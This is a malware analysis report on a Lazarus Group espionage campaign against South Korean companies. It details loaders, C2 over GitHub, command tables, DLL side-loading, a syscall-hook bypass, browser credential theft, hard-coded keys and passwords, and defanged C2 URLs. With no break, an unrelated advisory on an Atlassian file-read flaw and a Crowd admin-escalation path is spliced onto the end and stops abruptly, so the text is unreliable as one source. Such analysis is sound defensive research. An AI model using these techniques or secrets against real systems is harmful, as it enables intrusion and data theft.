As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.
In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.
Initial infection vector
Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.
Appearance of the malicious websites
The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.
Suspected use of an AI-generated image on the résumé site
The websites contained embedded links that loaded an external JavaScript file via a script tag.
Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach
Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.
Full infection chain
Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.
Initial infection chain
Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.
Expanded infection chain after gaining persistence
Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.
Malware set
The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.
TechHub – the start of the chain
TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.
This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.
We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.
When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.
It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.
During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.
After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.
TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.
Command
Description
mqdrz
Collect information about the device and its running processes
laeca
Directly invoke the received shellcode in memory
aqvxp
Terminate the current process
rtcya
Beaconing after finishing the handshake process
Cubridge – the framework orchestrator
Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.
To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.
The predefined list for page1 is shown below. TechHub randomly selects one item from the list.
The predefined word list for page2 is shown below.
article, list, story
This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.
Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.
Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.
Cubridge’s communication sequence
Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:
Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
Tools (in DLL form) – independent utilities that perform one-off tasks;
Modules – components that are loaded once and remain active providing an extended set of functionalities.
It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.
Command
Payload type
Description
0
–
Collect device info including the computer name, time zone, PID, and other similar details
1
Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2
Create a file at the specified path
3
Possibly plugin
Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4
Plugin
Reflectively load a plugin in DLL format
5
Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6
Retrieve all information about the loaded plugins
7
Unload the specified plugin
8
Shellcode
Inject the provided shellcode into the target process and load it using section mapping injection
9
Load the provided shellcode directly into memory
10
Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11
Retrieve all information about the loaded shellcode
12
Unload the specified shellcode
13
–
Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14
Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15
Terminate in a controlled manner
16
Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17
Update the global flags, the number of C2 servers, the C2 addresses, etc.
18
Tool
Load a DLL reflectively with the specified parameter
19
Configure the parameters for loading a single DLL
20
Unload the single DLL
21
Module
Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22
Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function
Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.
The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.
Command
Role
23
Get local disk space for each drive
24
Get information about the specified file or directory
25
Execute the provided command
26
Get information about the specified file or directory (similar to command 24)
27
Execute the provided command under the target process (PPID spoofing)
28
Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29
Get detailed information about processes
30
Terminate the provided process
31
Suspend all threads belonging to the specified process
32
Resume all threads belonging to the specified process
33
Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34
Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35
Set the current working directory
36
Copy the specified file to the provided path
37
Delete the specified directory
38
Move the specified file to the provided path
39
Create the provided directory
40
Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41
Read the specified file
The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.
Command
Role
42
Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43
Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44
Get information about the specified directory
45
Get information about the specified drive
46
Inject the provided DLL payload into the target process
47
Unload the specified DLL from the specified process
48
Implementation of the ipconfig command
49
Implementation of the net command
50
Implementation of the netsh advfirewall firewall command
51
Implementation of the netstat command
52
Implementation of the ping -6 command
53
Implementation of the reg command
54
Implementation of the sc command
55
Implementation of the ping command
56
Implementation of the whoami command
57
Implementation of the nslookup command
58
Implementation of the schtasks command
59
Implementation of the systeminfo command
60
Implementation of the arp command
61
Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62
Not implemented
63
Not implemented
64
Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79
Not implemented
Besides the modules, we also observed that the actor deployed various plugins and tools.
Type of payload
Name
Description
Plugin
ADFinder (AdFinder.dll)
Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin
FileCollector (Dll.dll)
Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool
Browser stealer
Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool
Process collector
Iterates over all running processes, collecting each process’s ID, path, and command line
TouchHub installs a service for TouchShift
During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.
It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.
Path
Type
Description
C:\Windows\System32\RasConv\ImeBroker.exe
Executable file registered as a service
Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll
Side-loaded TouchShift payload
Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat
TechHub’s configuration file
Dropped by TouchHub after extracting configuration values
TouchShift, a prevalent loader employed across multiple infection chains
The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:
Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
Hard-coded XOR key: x809G736iC3f8Wp8
Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)
After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.
ClientHub
We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.
Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.
To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.
Offset
Size
Field value
0
4
Current process ID
4
4
First four bytes of the decrypted C2 server information.
8
7
Randomly generated bytes
15
1
Calculated flag value that indicates a state machine.
16
8
Current system time, represented as a FILETIME structure.
24
8
Randomly generated bytes
The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.
struct header
{
  int has_more_data // whether more body data remains
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};
The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.
The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000001
1
DLL loading: load the received body reflectively along with the provided parameter
The payload’s image base
0x00000011
3
Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter
The payload’s image base, the address of the invoked function, and the execution result
0x00000101
5
Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately
The payload’s image base, the address of the function
0x00001011
11
Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin
–
0x00010001
17
DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer
The payload’s image base, the address of the interactive shared buffer, and the execution result
The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000010
2
Invoke the previously loaded DLLs and plugins along with the provided parameter
The execution result
0x00000100
4
Not implemented
–
0x00001000
8
Unload the previously loaded DLLs and plugins
The execution result
0x00010000
16
Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload
The execution result
Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.
Plugin
Description
File archiver
Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector
Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner
Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor
Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information
In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.
LPEClient
LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.
LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.
Timeline of LPEClient
The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.
It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.
Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.
The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.
Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.
The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.
Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.
We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.
Data relay flow between LPEClient and C2 via ClientHub
Comparison of plugins and modules
Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.
These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.
Infrastructure
Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.
For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.
Victims
We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.
The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.
Attribution and links to other campaigns
Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.
The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.
We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.
Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.
As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.
Data leakage site linked to the COPPERHEDGE backdoor on the dark web
Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.
Overlaps between the recent attacks by Lazarus Group
Conclusion
Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.
We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.
Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.
Atlassian has released an out-of-band security advisory for CVE-2026-21589, a critical arbitrary file access vulnerability affecting a broad range of its Data Center products. The flaw carries a CVSS 4.0 score of 9.3 and can be exploited remotely without authentication or user interaction. Because vulnerable functionality is shared across the Atlassian product ecosystem, every previous version of the affected products is impacted.
An attacker who knows the exact name and path of a file can use the vulnerability to read it from within the affected application’s web root. The issue does not provide directory-listing or file-enumeration capabilities, but many Atlassian deployments follow predictable directory structures. This can make sensitive configuration files practical targets even without prior access to the system.
Atlassian released fixed versions on October 5, 2026, and urged Data Center customers to patch immediately. Atlassian Cloud environments have already been patched, and Atlassian said its investigation had not identified evidence of exploitation affecting Cloud customers at the time of disclosure.
What Is CVE-2026-21589?
CVE-2026-21589 is an unauthenticated path traversal vulnerability in Atlassian’s web-resource handling. Research traced the flaw to the shared atlassian-plugins-webresource component. Vulnerable code converts double-colon sequences (::) into forward slashes when resolving requested resources. In affected routes, crafted traversal sequences can pass through path-processing logic and reach files within the application server’s web root.
The attack does not require a valid Atlassian account. A remote attacker can submit a specially crafted HTTP request to a vulnerable instance and retrieve a file if its location is known. The technique has been demonstrated against Jira, Confluence, and Bitbucket, with product-specific request paths leading to protected files under the applications’ WEB-INF directories.
The direct result is unauthorized file disclosure rather than remote code execution. However, the practical impact depends heavily on the files stored in the web root and the way Atlassian products are integrated. Configuration files may contain credentials, internal service locations, or other information that enables further compromise.
From File Read to Administrative Access
Atlassian’s documented Jira–Crowd configuration stores the Crowd application name, application password, and server URL in WEB-INF/classes/crowd.properties. In a vulnerable and permissively configured deployment, an attacker could use CVE-2026-21589 to retrieve this file and obtain the credentials used by Jira to communicate with Crowd. The researchers showed that those credentials could then be used to interact with Crowd’s user-management API, create a user, and add that account to the jira-administrators group.
This escalation path is configuration-dependent. Crowd can restrict access by source IP, which may make direct use of leaked credentials more difficult. Even so, the demonstrated chain shows why a file-read vulnerability can have consequences well beyond the disclosure of application files: secrets exposed from one Atlassian product may provide a path into the identity layer shared by the wider environment.
Affected Atlassian Products and Fixed Versions
All versions released before the following fixed versions are affected:
Product
Fixed versions
Bitbucket Data Center
9.4.26, 10.2.8, 10.5.1
Confluence Data Center
9.2.26, 10.2.19
Jira Service Management Data Center
5.12.40, 10.3.26, 11.3.12
Jira Software Data Center
9.12.40, 10.3.26, 11.3.12
Bamboo Data Center
10.2.24, 12.1.12
Crowd Data Center
6.3.7, 7.0.3, 7.1.7, 7.2.4
Crucible
4.9.15
Fisheye
4.9.15
Atlassian recommends upgrading to one of the listed fixed releases or a later version. Organizations should verify every node in a clustered deployment, as well as Bitbucket mirrors and mirror-farm nodes where applicable.
What Imperva Is Seeing
Imperva telemetry shows that detection activity associated with CVE-2026-21589 has been heavily concentrated among targets in Singapore, which accounted for 86.8% of observed activity.
